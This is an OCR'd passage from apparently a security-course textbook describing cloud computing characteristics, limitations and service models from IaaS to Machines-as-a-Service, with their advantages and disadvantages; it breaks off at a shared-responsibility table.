
Discussed below are the characteristics of cloud computing that attract many businesses today to adopt cloud technology.

- **On-demand self-service**: A type of service rendered by cloud service providers that allow provisions for cloud resources, such as computing power, storage, and network, always on-demand, without the need for human interaction with the service providers.
- **Distributed storage**: Distributed storage in the cloud offers better scalability, availability, and reliability of data. However, cloud distributed storage can potentially raise security and compliance concerns.
- **Rapid elasticity**: The cloud offers instant provisioning of capabilities to rapidly scale up or down, according to demand. To the consumers, the resources available for provisioning seem to be unlimited and can be purchased in any quantity at any point of time.
- **Automated management**: By minimizing user involvement, cloud automation speeds up the process and reduces labor costs and the possibility of human error.
- **Broad network access**: Cloud resources are available over the network and accessed through standard procedures via a wide variety of platforms, including laptops, mobile phones, and personal digital assistants (PDAs).

- **Resource pooling**: The cloud service provider pools all the resources together to serve multiple customers in the multi-tenant environment, with physical and virtual resources dynamically assigned and reassigned on demand by the consumer of the cloud.
- **Measured service**: Cloud systems employ the “pay-per-use” metering method. Subscribers pay for cloud services by monthly subscription or according to the usage of resources such as storage levels, processing power, and bandwidth. Cloud service providers monitor, control, report, and charge consumption of resources by customers with complete transparency.
- **Virtualization technology**: Virtualization technology in the cloud enables the rapid scaling of resources in a way that non-virtualized environments cannot achieve.

Limitations of Cloud Computing

- Limited control and flexibility of organizations
- Proneness to outages and other technical issues
- Security, privacy, and compliance issues
- Contracts and lock-ins
- Dependence on network connections
- Potential vulnerability to attacks as every component is online
- Difficulty in migrating from one service provider to another



Types of Cloud Computing Services

SYS ADMINS

Infrastructure-as-a-Service (IaaS)

- Provides **virtual machines** and other abstracted hardware and operating systems which may be **controlled through a service API**
- E.g., Amazon EC2, Microsoft OneDrive, or Rackspace

DEVELOPERS

Platform-as-a-Service (PaaS)

- Offers **development tools**, **configuration management**, and **deployment platforms** on-demand that can be used by subscribers to **develop custom applications**
- E.g., Google App Engine, Salesforce, or Microsoft Azure

END CUSTOMERS

Software-as-a-Service (SaaS)

- Offers **software to subscribers** on-demand **over the Internet**
- E.g., web-based office applications like Google Docs or Calendar, Salesforce CRM, or Freshbooks

SYS ADMINS

Identity-as-a-Service (IDaaS)

- Offers **IAM services** including SSO, MFA, IGA, and intelligence collection
- E.g., OneLogin, Centrify Identity Service, Microsoft Azure Active Directory, or Okta

DEVELOPERS

Security-as-a-Service (SECaaS)

- Provides **penetration testing**, **authentication**, **intrusion detection**, anti-malware, security incident, and event management services
- E.g., eSentire MDR, Switchfast Technologies, OneNeck IT Solutions, or Foundstone Managed Security Services

END CUSTOMERS

Container-as-a-Service (CaaS)

- Offers **virtualization of container engines**, and management of containers, applications, and clusters, through a web portal or API
- E.g., Amazon EC2, or Google Kubernetes Engine (GKE)

END CUSTOMERS

Function-as-a-Service (FaaS)

- Provides a platform for developing, running, and managing **application functionalities for microservices**
- E.g., AWS Lambda, Google Cloud Functions, Microsoft Azure Functions, or Oracle Functions

END CUSTOMERS

Anything-as-a-Service (XaaS)

- Offers anything as a service over the **Internet based on the user's demand** like digital products, food, transportation, medical consultations, etc.
- E.g., Salesforce, AWS, Google Compute Engine, Azure, O365 and G Suite, JumpCloud

Types of Cloud Computing Services

Cloud services are divided broadly into the following categories:

- **Infrastructure-as-a-Service (IaaS)**

  This cloud computing service enables subscribers to use on-demand fundamental IT resources, such as computing power, virtualization, data storage, and network. This service provides virtual machines and other abstracted hardware and operating systems (OSs), which may be controlled through a service application programming interface (API). As cloud service providers are responsible for managing the underlying cloud computing infrastructure, subscribers can avoid costs of human capital, hardware, and others (e.g., Amazon EC2, Microsoft OneDrive, Rackspace).

  Advantages:

  - Dynamic infrastructure scaling
  - Guaranteed uptime
  - Automation of administrative tasks
  - Elastic load balancing (ELB)
  - Policy-based services
  - Global accessibility

  Disadvantages:

  - Software security is at high risk (third-party providers are more prone to attacks)
  - Performance issues and slow connection speeds

- **Platform-as-a-Service (PaaS)**

  This type of cloud computing service allows for the development of applications and services. Subscribers need not buy and manage the software and infrastructure underneath it but have authority over deployed applications and perhaps application hosting environment configurations. This offers development tools, configuration management, and deployment platforms on-demand, which can be used by subscribers to develop custom applications (e.g., Google App Engine, Salesforce, Microsoft Azure). Advantages of writing applications in the PaaS environment include dynamic scalability, automated backups, and other platform services, without the need to explicitly code for them.

  Advantages:

  - Simplified deployment
  - Prebuilt business functionality
  - Lower security risk compared to IaaS
  - Instant community
  - Pay-per-use model
  - Scalability

  Disadvantages:

  - Vendor lock-in
  - Data privacy
  - Integration with the rest of the system applications

- **Software-as-a-Service (SaaS)**

  This cloud computing service offers application software to subscribers on-demand over the Internet. The provider charges for the service on a pay-per-use basis, by subscription, by advertising, or by sharing among multiple users (e.g., web-based office applications like Google Docs or Calendar, Salesforce CRM, and Freshbooks).

  Advantages:

  - Low cost
  - Easy administration
  - Global accessibility
  - High compatibility (no specialized hardware or software is required)

  Disadvantages:

  - Security and latency issues
  - Total dependency on the Internet
  - Switching between SaaS vendors is difficult

- **Identity-as-a-Service (IDaaS)**

  This cloud computing service offers authentication services to the subscribed enterprises and is managed by a third-party vendor to provide identity and access management services. It provides services such as Single-Sign-On (SSO), Multi-Factor-Authentication (MFA), Identity Governance and Administration (IGA), access management, and intelligence collection. These services allow subscribers to access sensitive data more securely both on and off-premises (e.g., OneLogin, Centrify Identity Service, Microsoft Azure Active Directory, Okta).

  Advantages:

  - Low cost
  - Improved security
  - Simplify compliance
  - Reduced time
  - Central management of user accounts

  Disadvantages:

  - Single server failure may disrupt the service or create redundancy on other authentication servers
  - Vulnerable to account hijacking attacks

- **Security-as-a-Service (SECaaS)**

  This cloud computing model integrates security services into corporate infrastructure in a cost-effective way. It is developed based on SaaS and does not require any physical hardware or equipment. Therefore, it drastically reduces the cost compared to that spent when organizations establish their own security capabilities. It provides services such as penetration testing, authentication, intrusion detection, anti-malware, security incident and event management (e.g., eSentire MDR, Switchfast Technologies, OneNeck IT Solutions, Foundstone Managed Security Services).

  Advantages:

  - Low cost
  - Reduced complexity
  - Continuous protection
  - Improved security through best security expertise
  - Latest and updated security tools
  - Rapid user provisioning
  - Greater agility
  - Increased time on core competencies

Disadvantages:

- Increased attack surfaces and vulnerabilities
- Unknown risk profile
- Insecure APIs
- No customization to business needs
- Vulnerable to account hijacking attacks

- **Container-as-a-Service (CaaS)**

  This cloud computing model provides containers and clusters as a service to its subscribers. It provides services such as virtualization of container engines, management of containers, applications, and clusters through a web portal, or an API. Using these services, subscribers can develop rich scalable containerized applications through the cloud or on-site data centers. CaaS inherits features of both IaaS and PaaS (e.g., Amazon EC2, Google Kubernetes Engine (GKE)).

  Advantages:

  - Streamlined development of containerized applications
  - Pay-per-resource
  - Increased quality
  - Portable and reliable application development
  - Low cost
  - Few resources
  - Crash of application container does not affect other containers
  - Improved security
  - Improved patch management
  - Improved response to bugs
  - High scalability
  - Streamlined development

  Disadvantages:

  - High operational overhead
  - Platform deployment is the developer's responsibility

- **Function-as-a-Service (FaaS)**

  This cloud computing service provides a platform for developing, running, and managing application functionalities without the complexity of building and maintaining necessary infrastructure (serverless architecture). This model is mostly used while developing applications for microservices. It provides on-demand functionality to the subscribers that powers off the supporting infrastructure and incurs no charges when not in use. It provides data processing services, such as Internet of Things (IoT) services for connected devices, mobile and web applications, and batch-and-stream processing (e.g., AWS Lambda, Google Cloud Functions, Microsoft Azure Functions, Oracle Functions).

Advantages:

- Pay-per-use
- Low cost
- Efficient security updates
- Easy deployment
- High scalability

Disadvantages:

- High latency
- Memory limitations
- Monitoring and debugging limitations
- Unstable tools and frameworks
- Vendor lock-in

- **Anything-as-a-Service (XaaS)**

Anything as a service or everything as a service (XaaS) is a cloud-computing and remote-access service that offers anything as a service over the Internet based on the user's demand. The service may include digital products such as tools, applications, and technologies, as well as other types of services such as food, transportation, and medical consultations. The service is paid as per usage and cannot be purchased or licensed as regular products. Apart from common cloud services such as software as a service (SaaS), platform as a service (PaaS), and infrastructure as a service (IaaS), XaaS includes services such as network as a service (NaaS), storage as a service (STaaS), testing as a service (TaaS), malware as a service (MaaS), and disaster recovery as a service (DRaaS). XaaS offers secure services such as customer relationship management (CRM), cloud computing, and directory services (e.g., NetApp, AWS Elastic Beanstalk, Heroku, and Apache Stratos).

Advantages:

- Highly scalable
- Independent of location and devices
- Fault tolerance and reduced redundancy
- Reduced capital expenditure
- Enhances business process by supporting rapid elasticity and resource sharing

Disadvantages:

- Chances of service outage as XaaS is dependent on the Internet
- Performance issues due to high utilization of the same resources
- Highly complex and difficult to troubleshoot at times

- **Firewalls-as-a-Service (FWaaS)**

  This cloud computing service protects users and organizations from both internal and external threats by filtering the network traffic. FWaaS includes enhanced data analysis capabilities, including the ability to detect malware attacks, in addition to security functionality such as packet filtering, network analyzing, and IPsec (e.g., Zscaler Cloud Firewall, SecurityHQ, Secucloud, Fortinet, Cisco, and Sophos).

  Advantages:

  - Blocks malicious web traffic
  - Protects multiple cloud deployments
  - Standardized policy implementation
  - Improved network visibility
  - Enhanced reliability
  - Simpler architecture
  - Easier maintenance

  Disadvantages:

  - Resistance to acceptance
  - Network latency issues

- **Desktop-as-a-Service (DaaS)**

  This cloud computing service offers on-demand virtual desktops and apps to subscribers. Cloud service providers are responsible for providing infrastructure, computing power, data storage, backup, patching, and maintenance. Cloud providers deliver DaaS as a multi-tenancy subscription. The provider charges for the service with a predictable pay-as-you-need model (e.g., Amazon WorkSpaces, Citrix Managed Desktops, and Azure Windows Virtual Desktop).

  Advantages:

  - Global accessibility
  - Simplified management
  - Reduced downtime
  - Low cost
  - High flexibility
  - High scalability

Disadvantages:

- Security issues
- Network connectivity issues
- High licensing costs

- **Mobile Backend-as-a-Service (MBaaS)**

  This cloud computing service allows app developers to integrate their front-end applications with backend infrastructure through an application programming interface (API) and software development kit (SDK). This service reduces the time developers spend on developing backend functionality. It provides user management, push notifications, cloud storage, database management, and geolocation to develop applications (e.g., Google's Firebase, AWS Amplify, Kinvey, Apple's CloudKit, and Backendless Cloud).

  Advantages:

  - Improved development efficiency
  - Highly flexible
  - Scalability
  - Pay-as-you-go model

  Disadvantages:

  - Security issues
  - High initial costs

- **Machines-as-a-Service (MaaS) Business Model**


  This type of cloud computing model, also known as Equipment-as-a-Service (EaaS), allows manufacturers to sell or lease machines to clients and receive a percentage of profits generated by those machines. This model is extensively utilized and implemented to benefit both manufactures as well as clients. It is a sophisticated cloud model that allows the client and manufacturer to generate and track real-time products from the machine.

  Advantages:

  - Low investment cost
  - Improved adaptability
  - Reliable and cost-effective income source
  - Improved product quality and quantity

  Disadvantages:

  - Maintenance and repairs are expensive
  - Machines replace human workers, resulting in unemployment



Separation of Responsibilities in Cloud

Cloud Computing

Resource Owners

On-Premises	Infrastructure (as a Service)	Platform (as a Service)	Software (as a Service)
🟨 Applications	🟨 Applications	🟨 Applications	🟦 Applications
